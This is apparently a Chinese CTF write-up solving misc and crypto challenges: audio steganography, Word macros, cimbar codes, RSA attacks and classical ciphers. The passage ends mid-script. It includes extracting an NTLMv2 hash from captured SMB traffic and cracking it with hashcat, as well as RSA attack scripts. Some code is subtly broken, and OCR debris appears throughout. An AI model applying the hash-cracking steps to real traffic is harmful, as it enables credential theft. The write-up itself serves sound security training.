对于wav音频是float32的样品数据，我们可以借助python的librosa库来分析下得到的音频的浮点样品数据

由于此时我们得到两个音频数据，进一步分析下音频数据的区别

脚本如下

```
import librosa

audiofile1 = 'secret.wav'
data1, sr1 = librosa.load(audiofile1, sr=None, dtype='float32')

audiofile2 = '00000758.wav'
data2, sr2 = librosa.load(audiofile2, sr=None, dtype='float32')

print("data1:",data1[:200])
print("data2:",data2[:200])
```

由于整个样品浮点数据比较大，我们这里不断调试下观察的数据长度，发现如下

```
data1: [ 2.33650208e-05  6.55651093e-06  8.46385956e-06  1.83582306e-05
 -1.27553940e-05  1.75237656e-05  9.77516174e-06  5.12599945e-06
  1.01327896e-05  ,
  ......
  ,  2.38418579e-06 -7.27176666e-06
  4.17232513e-06  1.15633011e-05  3.33786011e-06  2.26497650e-06
 -1.19209290e-06 -1.19209290e-07  1.90734863e-06 -9.41753387e-06]

data2: [ 2.14576721e-05  4.64916229e-06  7.51018524e-06  1.44243240e-05
 -1.46627426e-05  ,
 ......
 , 2.38418579e-06 -7.27176666e-06
  4.17232513e-06  1.15633011e-05  3.33786011e-06  2.26497650e-06
 -1.19209290e-06 -1.19209290e-07  1.90734863e-06 -9.41753387e-06]
```

分析了下发现只有前面148位的数据是不同的(本来想放出hint flag位数是37位的，由于有师傅做出来了就没有继续放)，那么问题就在这里，由于原音频的浮点数据是干净的，所以我们只需要通过借助加密的样品数据减去每一个对应的原数据就是加密的数据
如下

```
[np.float32(1.9073486e-06), np.float32(1.9073486e-06), np.float32(9.536743e-07),
np.float32(3.9339066e-06)
......
np.float32(9.536743e-07), np.float32(1.9073486e-06), np.float32(1.9073486e-06),
np.float32(3.9339066e-06), np.float32(3.9339066e-06), np.float32(1.9073486e-06)]
```

观察一下这组数据，
由于数据太小我们不好分析(1.9073486e-06 是一个非常小的浮点数，这个数值大约等于0.0000019073486)，我们可以尝试对应扩大来转换为整数，这里扩大到1000000倍(刚好能对应转换为整型数据来分析)

```
import librosa
audiofile1 = 'secret.wav'
data1, sr1 = librosa.load(audiofile1, sr=None, dtype='float32')
audiofile2 = 'OOOOO758.wav'
data2, sr2 = librosa.load(audiofile2, sr=None, dtype='float32')
# print(data1[:148])
# print(data2[:148])
res=[]
for i in range(0,148):
    res.append(((data1[i]-data2[i])*10000000))

print(res)
```

得到数据

```
[np.float32(19.073486), np.float32(19.073486), np.float32(9.536743),
np.float32(39.339066), np.float32(19.073486), np.float32(19.073486),
np.float32(29.802322), np.float32(19.073486), np.float32(19.073486),
,.....,
np.float32(39.339066), np.float32(39.339066), np.float32(19.073486)]
```

发现此时转换为整数的话小数点后面的数据影响不大，由此转换可得数据

```
[19, 19, 9, 39, 19, 19, 29, 19, 19, 9, 9, 39, 19, 39, 29, 39, 19, 39, 19, 39, 19,
29, 9, 19, 19, 39, 19, 29, 19, 19, 39, 39, 19, 9, 39, 9, 19, 19, 9, 39, 19, 9, 9,
29, 19, 19, 39, 39, 19, 29, 9, 29, 19, 39, 19, 19, 19, 39, 19, 9, 19, 19, 39, 39,
19, 19, 29, 19, 19, 29, 39, 39, 19, 39, 19, 19, 19, 19, 39, 39, 19, 29, 9, 39,
19, 29, 9, 19, 19, 29, 39, 29, 19, 19, 39, 39, 19, 29, 19, 39, 19, 29, 19, 19,
19, 39, 19, 9, 19, 19, 39, 39, 19, 9, 39, 19, 9, 39, 9, 39, 19, 19, 39, 39, 19,
9, 9, 39, 19, 29, 39, 39, 19, 29, 39, 9, 19, 29, 39, 9, 9, 29, 9, 19, 19, 39, 39,
19]
```

观察数据发现只有9,19,29,39四种数据，一共有148位数据，flag位数一般在24-42左右
结合数据来看可能存在是4位一组一共37组，至于对于9,19,29,39四种数据的处理，由于只有4位数据可以被替代，在进制中最可能的就是2进制，由于只有0和1两个数据，2进制数据若是两个组合，那么刚好可能存在的就是00,01,11,10，按顺序排可能的情况就是


```
00,01,10,11
11,10,01,00
```

两种
分别尝试把9,19,29,39去替换可以获得两个二进制数据

脚本如下

```
import librosa
import numpy as np

key_int ={9:'00',19:'01',29:'10',39:'11'}  //修改这里即可
audiofile1 = 'secret.wav'
data1, sr1 = librosa.load(audiofile1, sr=None, dtype='float32')
audiofile2 = '00000758.wav'
data2, sr2 = librosa.load(audiofile2, sr=None, dtype='float32')
# print(data1[:148])
# print(data2[:148])
res=[]
for i in range(0,148):
    res.append(((data1[i]-data2[i])))

print(res)


res_binary = []
for i in res:
    if i in key_int:
        res_binary.append(key_int[i])
    else:
        res_binary.append(None)

print(res_binary)
binary_flag = ''
for i in res_binary:
    binary_flag+=i


print(binary_flag)
```

利用puzzsolve解下可得




Truth of Word

第一段密码通过修改颜色得到

该word后缀为docm，附带宏，在宏中找到第二段flag

word文件本质为一个压缩包，把后缀修改为zip解压

在media目录下找打第三段flag




三者拼接即可

cimbar

github找到cimbar项目

进detals目录找到该编码逻辑：https://github.com/sz3/libcimbar/blob/master/DETAILS.md



根据编码解码图片

```
01010011010110010100001101111011010000010110111000110000011101000110100000011001
01110010010111110100000101101101010000000111101000110001011011100011100101011111
01010001010100100101111101000011011011110011010001100101011111101
```

解码二进制即可获得flag


```
SYC{AnOth3r_Am@z1n9_QR_Co4e}
```

Sercet Of Starven

流量分析

为SMB连接窃取数据

窃取的数据有：



其中压缩包需要密码才能打开

该SMB部分采用了NTLM协议进行身份验证

首先从流量包中提取NTLM协议各部分数据

challenge

```
9a35e37a04717230
```

Username

```
Starven
```

Domain name

```
192.168.11.20
```

ntlsv2response

```
189bf0b02d2f766af2242dc455ad4fe101010000000000000ca1f069a8a09db01980131a514a3d32d
0000000002001e004400450053004b0054004f0050002d00510032004200390044004900410001001
1e004400450053004b0054004f0050002d00510032004200390044004900410004001e0044004500
53004b0054004f0050002d00510032004200390044004900410003001e004400450053004b005400
4f0050002d00510032004200390044004900410007000800ca1f069a8a09db010600040002000000
0800300030000000000000000100000000200000044063d2e3ec53e332816d81a43ec5914e72ef2dc
0599bfa08788e043eb523af80a0010000000000000000000000000000000000000900240063006900
660073002f003100390032002e003100360038002e00310031002e00320030000000000000000000
```

拼接得到NTLM格式（注意数据顺序以及去掉重复数据）

```
Starven::192.168.11.20:9a35e37a04717230:189bf0b02d2f766af2242dc455ad4fe1:0101000
000000000ca1f069a8a09db01980131a514a3d32d0000000002001e004400450053004b0054004f0
050002d00510032004200390044004900410001001e004400450053004b0054004f0050002d00510
032004200390044004900410004001e004400450053004b0054004f0050002d00510032004200390
044004900410003001e004400450053004b0054004f0050002d00510032004200390044004900410
007000800ca1f069a8a09db010600040002000000080030003000000000000000010000000020000
044063d2e3ec53e332816d81a43ec5914e72ef2dc0599bfa08788e043eb523af80a0010000000000
000000000000000000000000000090024006300690066007300 2f003100390032002e0031003600380
02e00310031002e00320030000000000000000000
```

最后利用hashcat破解用户密码

```
┌──(root㉿PararPan)-[/test]
└─# hashcat -m 5600 starven.txt /tools/rockyou.txt --show
STARVEN::192.168.11.20:9a35e37a04717230:189bf0b02d2f766af2242dc455ad4fe1:01010000000000
00ca1f069a8a09db01980131a514a3d32d0000000002001e004400450053004b0054004f0050002d0051003
2004200390044004900410001001e004400450053004b0054004f0050002d00510032004200390044004900
410004001e004400450053004b0054004f0050002d00510032004200390044004900410003001e004400450
053004b0054004f0050002d00510032004200390044004900410007000800ca1f069a8a09db010600040002
000000080030003000000000000000010000000020000044063d2e3ec53e332816d81a43ec5914e72ef2dc0
599bfa08788e043eb523af80a0010000000000000000000000000000000000000900240063006900660073002
f003100390032002e003100360038002e00310031002e00320030000000000000000000:spellorstarve
```

得到密码为`spellorstarve`

利用该密码解压压缩包得到flag.txt，查看得到密码

Crypto

凯撒加密

YEI{CKRIUSK_ZU_2024_MKKQ_INGRRKTMK}

凯撒加密，偏移6

SYC{WELCOME_TO_2024_GEEK_CHALLENGE}

RSA

```
from Crypto.Util.number import bytes_to_long, getPrime
from secret import flag
p = getPrime(128)
q = getPrime(128)
n = p*q
e = 65537
m = bytes_to_long(flag)
c = pow(m, e, n)
print(f"n = {n}")
print(f"p = {p}")
print(f"q = {q}")
print(f"c = {c}")

'''
n =
331080092035936485077064876937099657117746652168725500073095371289594559388 33
p = 192173332221883349384646293941837353967
q = 172282016556631997385463935089230918399
c = 536633287896136474468791278616246769837761595651861519739199032768066421 3847
'''
```

```
from Crypto.Util.number import *
import gmpy2
e = 65537
n =
331080092035936485077064876937099657117746652168725500073095371289594559388 33
p = 192173332221883349384646293941837353967
q = 172282016556631997385463935089230918399
c = 536633287896136474468791278616246769837761595651861519739199032768066421 3847
d = gmpy2.invert(e,(p-1)*(q-1))
m = pow(c,d,n)
print(long_to_bytes(m))
```

b'SYC{RSA_is_easy}'

dp

```
from Crypto.Util.number import getPrime,bytes_to_long

p,q = getPrime(512),getPrime(512)
n = p * q
e = 65537
d = pow(e,-1,(p-1) * (q-1))
dp = d % (p-1)
m = bytes_to_long(flag)
c = pow(m, e, n)


print("c = ",c)
print("n = ",n)
print("e = ",e)
print("dp = ",dp)
```

```
'''
c =
12791628743493622496453028840365750445013421078114884532835723795668137372255644
70012471376867589658917513800348278249226253075212215980317891654491349949983977
17982461775225812413476283147124013667777578827293691666320739053915493782515447
11236447058378812747753755578677867297019631487431650709816249813506 0
n =
15766786600586604380967559233628896210612599878079192000792083314506842186102935
44970459184716729566552055419280712530232087512029804579193994569846284291984381
49779785543371372206661553180051432786094530268099696823142821724314197245158942
20634867070349744162928874171535210614331790914654642087064563333887 1
e =  65537
dp =
25090503041615484793671082027530972179498161065310360206235008084135333370069393
02155166063392071003278307018323129989037561756887882853296553118973548769
'''
```

dp泄露

```
from gmpy2 import iroot
from Crypto.Util.number import *
c =
12791628743493622496453028840365750445013421078114884532835723795668137372255644
70012471376867589658917513800348278249226253075212215980317891654491349949983977
17982461775225812413476283147124013667777578827293691666320739053915493782515447
11236447058378812747753755578677867297019631487431650709816249813506 0
n =
15766786600586604380967559233628896210612599878079192000792083314506842186102935
44970459184716729566552055419280712530232087512029804579193994569846284291984381
49779785543371372206661553180051432786094530268099696823142821724314197245158942
20634867070349744162928874171535210614331790914654642087064563333887 1
e =  65537
dp =
25090503041615484793671082027530972179498161065310360206235008084135333370069393
02155166063392071003278307018323129989037561756887882853296553118973548769
for x in range(1,e):
    if (dp*e-1)%x==0:
        p=(dp*e-1)//x +1
        if n%p==0:
            q=n//p
            phi=(p-1)*(q-1)
            d=gmpy2.invert(e,phi)
            m=pow(c,d,n)
            print(long_to_bytes(m))
```

SYC{welcome_to_crypto}

共模

```
from Crypto.Util.number import *
from secret import flag
p,q = [getPrime(1024) for _ in range(2)]
n = p*q
```

```
e = [getPrime(10) for _ in range(2)]

m = bytes_to_long(flag)

c = [pow(m, e[i], n) for i in range(2)]
print(f'n = {n}')
print(f'e1 = {e[0]}')
print(f'e2 = {e[1]}')
print(f'c1 = {c[0]}')
print(f'c2 = {c[1]}')
'''
n =
19742875423645690846073637620470497648804310111201409901059297083827103813674034
45020043209814395907829234691059178526532356324878152639371883449145892616251471
32699847917308161211813078276244897259237633533938793165100622275114694387424292
90073999388690825732236465647396755899136346150862848924231619666069528077790933
17679805739670475807276966066375634623704090957977538957622745050574691475320589
01944578128930984912643922939497681936945609548746034512530794466520495929766054
14438411872223250039782381259212718733455588477129910357095186014496957765297934
28926353671257457253365039322049287044537614456819907776 7
e1 = 911
e2 = 967
c1 =
18676091924461946809127036439355116782539894105245796626898495935702348484076501
69483887782930746642993362310262612290978277551492629336385312182881923750045606
21118052122094913987205284995894862412088208044655992791526406246181944257403684
95072591471531868392274503936869225072123214869399971636428177516761675388589238
32957404251803870252960618824085975145963264323053852294741293199000914373182948
49413970935096413202641694037557074951534335681069348502836145297936952667173307
69019091782929139589939928210818515744604847453929432990185347112319971445630830
47757467989850382562629454233619524005599544521724960 2983
c2 =
42294178632310929397888582294359388410854593309927090198232809778914325655866982
28613770964563920779991584732527715378842621171338649745186081520176123907689669
63647391967839801431702413862294992329278709540063201899131125459178617966060341
46939840241610094448422772201893158619863065731828656563662787823158643668573748
74763243428496061153290565891942968876789905670073321426112497113145141539289020
57168463440682927290211848467009909714872707271829951273563708793364934541943331
28726072096334024274617081819717188040262930745405199077551299171322362406068348
16534369171888633588190859475764799895410284484045429152
'''
```

共模攻击

```
from Crypto.Util.number import *
import gmpy2
n =
19742875423645690846073637620470497648804310111201409901059297083827103813674034
45020043209814395907829234691059178526532356324878152639371883449145892616251471
32699847917308161211813078276244897259237633533938793165100622275114694387424292
90073999388690825732236465647396755899136346150862848924231619666069528077790933
17679805739670475807276966066375634623704090957977538957622745050574691475320589
01944578128930984912643922939497681936945609548746034512530794466520495929766054
14438411872223250039782381259212718733455588477129910357095186014496957765297934
28926353671257457253365039322049287044537614456819907776 7
e1 = 911
e2 = 967
c1 =
18676091924461946809127036439355116782539894105245796626898495935702348484076501
69483887782930746642993362310262612290978277551492629336385312182881923750045606
21118052122094913987205284995894862412088208044655992791526406246181944257403684
95072591471531868392274503936869225072123214869399971636428177516761675388589238
32957404251803870252960618824085975145963264323053852294741293199000914373182948
49413970935096413202641694037557074951534335681069348502836145297936952667173307
69019091782929139589939928210818515744604847453929432990185347112319971445630830
47757467989850382562629454233619524005599544521724960 2983
c2 =
42294178632310929397888582294359388410854593309927090198232809778914325655866982
28613770964563920779991584732527715378842621171338649745186081520176123907689669
63647391967839801431702413862294992329278709540063201899131125459178617966060341
46939840241610094448422772201893158619863065731828656563662787823158643668573748
74763243428496061153290565891942968876789905670073321426112497113145141539289020
57168463440682927290211848467009909714872707271829951273563708793364934541943331
28726072096334024274617081819717188040262930745405199077551299171322362406068348
16534369171888633588190859475764799895410284484045429152
_, s1, s2 = gmpy2.gcdext(e1, e2)
m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
print(long_to_bytes(int(m)))
```

SYC{U_can_really_attack}

X0R

首先异或还原：enc = e2 ^ f1 ^ f2
已知key为4位，已知flag头为`SYC{`，用`xor(enc,b'SYC{')`来得到key

```
from Crypto.Util.number import *
from pwn import xor

f1 = 4585958212176920650644941909171976689111990
f2 = 3062959364761961602614252587049328627114908

e2 = 10706859949950921239354880312196039515724907
enc = e2^f1^f2
key = xor(long_to_bytes(enc),b'SYC{')[:4]
flag = xor(long_to_bytes(enc),key)
print(flag)
"""
SYC{a_part_0f_X0R}
```

不是套娃

第一层密码：

摩斯：-..-/../-./..--.-/.---/../..--.-/--../../..--.-/.--/.-/..--.-/-.--/../..--.-/--../../..--.-/--/---/..--.-/-.--/../..--.-/-../..-/.-/..-
-.-/--../..
：xin_ji_zi_wa_yi_zi_mo_yi_dua_zi

第二层密码：
维吉尼亚：uizrlbzii，key：commander
：sunflower

第三层密码：
MD5爆栗：a1fdbce928af7aae
：HaiKav

第四层密码：
栅栏：NEFICPIC&CRTCTNEYO
：NICECTF&NICECRYPTO

第五层密码：

base100：🐯👏👋🐾👚👪👇👱👞👚🐓👠👙👚👏👍🐯👏🐽👐👜🐓👇👱👜👙👤👠👙
🐬👥🐻🐯👏👋👉👚👪👇👘👰👛👮👠👙👎🐭🐯
rot13：8XTGcsPzgc/jbcXV8XFYe/Pzebmjb5nD8XTQcsPaydwjbW68
base64：8KGTpfCmtp/wopKI8KSLr/Cmrozwo5aQ8KGDpfCnlqjwoJ68
base65536：𡓥𦶟𢒈𤋯𦮌𣖐𡃥𧖨𠞼
：原爐，启动！ -> 原神，启动！

ncoCRT

这道题提示中国剩余定理不互素，实际上由于不互素的数据过小，导致满足$$p[i]\equiv p[j]\pmod{gcd(c[i],c[j])}$$可以约去，被sympy库的crt函数兼容，直接调用函数即可找到flag

```
p = [...]
c = [...]
from sympy.ntheory.modular import crt
x, w=crt(p,c)
print(long_to_bytes(x),w)
```

inPEM

一个残缺的rsa私钥，一个加密后的key，一个exe结尾的压缩包
从key中提取c

```
from Crypto.Util.number import *
c = open('flag.enc', 'rb').read()
c = bytes_to_long(c)
print(c)
```

首先将拥有的两部分分别base64解密然后转16进制数观察

```
t = '''...'''
t = t.strip()
import base64
from Crypto.Util.number import *
tb = base64.b64decode(t)
print(tb.hex())
```

前半部分：

```
308204a50201000282010100 9db757827029f6d0a0ac70c502ab948c28f31804dc8901c619fb9edd
3a87ab39c2cb2306ad6ccf39bc1a9b645b02c5a3c945c1daa523bf9a68ee5b68e41e48f32b38865a
9007c171964fb0a210a5b53b4c5d19ceed7685050deab3213ce767d7bff1469ea568a50584aa89ef
a906c52a5cc67d05fe0200e1b0adc9af5ef8150fe28c565eb18977ddc74591ac0f483ee41a02366d
0a5efd5627f6e2e6887081263fc8288af96d5f253ce9edfde2aafa7ab3b1cb123da382e89ea829fd
30347620d35774c111a8ebd53054e460f7c3c9d20def8f8bb43dc5a4cf0d0844b84478a4a3ab734d
6437144792cebda0d8e0f6f628b700d96f55e1815e11fb2b8319720502030100010282010100 9a4f
9a857b2cf3da687a8fd392ab422a689e80afb0ff340719c1014cbf49a2945f2cd5d660b487849bb1
04bd09f70a5d183ef24ef528a6fd731153caaaf79eb49d632ec1490eed8c2f5f45192c64958fb145
9e4cc236262c
```

后半部分：

```
46e1d53f202d341b0bd0dfa681072c58926f9e04931e0f3a9093a51e536e2c11a10281801621b755
1fa5b9b70fbd739502f92df9cf2b17aa9c99795bd8e83484dc03276ae85fdf1aa8e572a7901618fa
00d6c888e3f44f229d4295f13028c8eb6ae9f5649b3f8ca7a669093685d856910fba4229ef5096c0
d4baa64dc46629ad5e998fd4e88f1c7ba37af5eeef7abd4357823fba049a8499594ff251c85e6a8f
5b9567f9
```

由ASN.1的标签原理可将两部分整理为：
308204a5020100
02820101:009db757827029f6d0a0ac70c502ab948c28f31804dc8901c619fb9edd3a87ab39c2cb230
6ad6ccf39bc1a9b645b02c5a3c945c1daa523bf9a68ee5b68e41e48f32b38865a9007c171964fb0a21
0a5b53b4c5d19ceed7685050deab3213ce767d7bff1469ea568a50584aa89efa906c52a5cc67d05fe0
200e1b0adc9af5ef8150fe28c565eb18977ddc74591ac0f483ee41a02366d0a5efd5627f6e2e688708
1263fc8288af96d5f253ce9edfde2aafa7ab3b1cb123da382e89ea829fd30347620d35774c111a8ebd
53054e460f7c3c9d20def8f8bb43dc5a4cf0d0844b84478a4a3ab734d6437144792cebda0d8e0f6f62
8b700d96f55e1815e11fb2b83197205
0203:010001
02820101:009a4f9a857b2cf3da687a8fd392ab422a689e80afb0ff340719c1014cbf49a2945f2cd5d6

60b487849bb104bd09f70a5d183ef24ef528a6fd731153caaaf79eb49d632ec1490eed8c2f5f45192c64958fb1459e4cc236262c...
...
...46e1d53f202d341b0bd0dfa681072c58926f9e04931e0f3a9093a51e536e2c11a1028180:1621b7551fa5b9b70fbd739502f92df9cf2b17aa9c99795bd8e83484dc03276ae85fdf1aa8e572a7901618fa00d6c888e3f44f229d4295f13028c8eb6ae9f5649b3f8ca7a669093685d856910fba4229ef5096c0d4baa64dc46629ad5e998fd4e88f1c7ba37af5eeef7abd4357823fba049a8499594ff251c85e6a8f5b9567f9
可知前半段完整的数据为n和c，后半段完整的数据为qInv
直接解密

```
from Crypto.Util.number import *
import gmpy2
n =
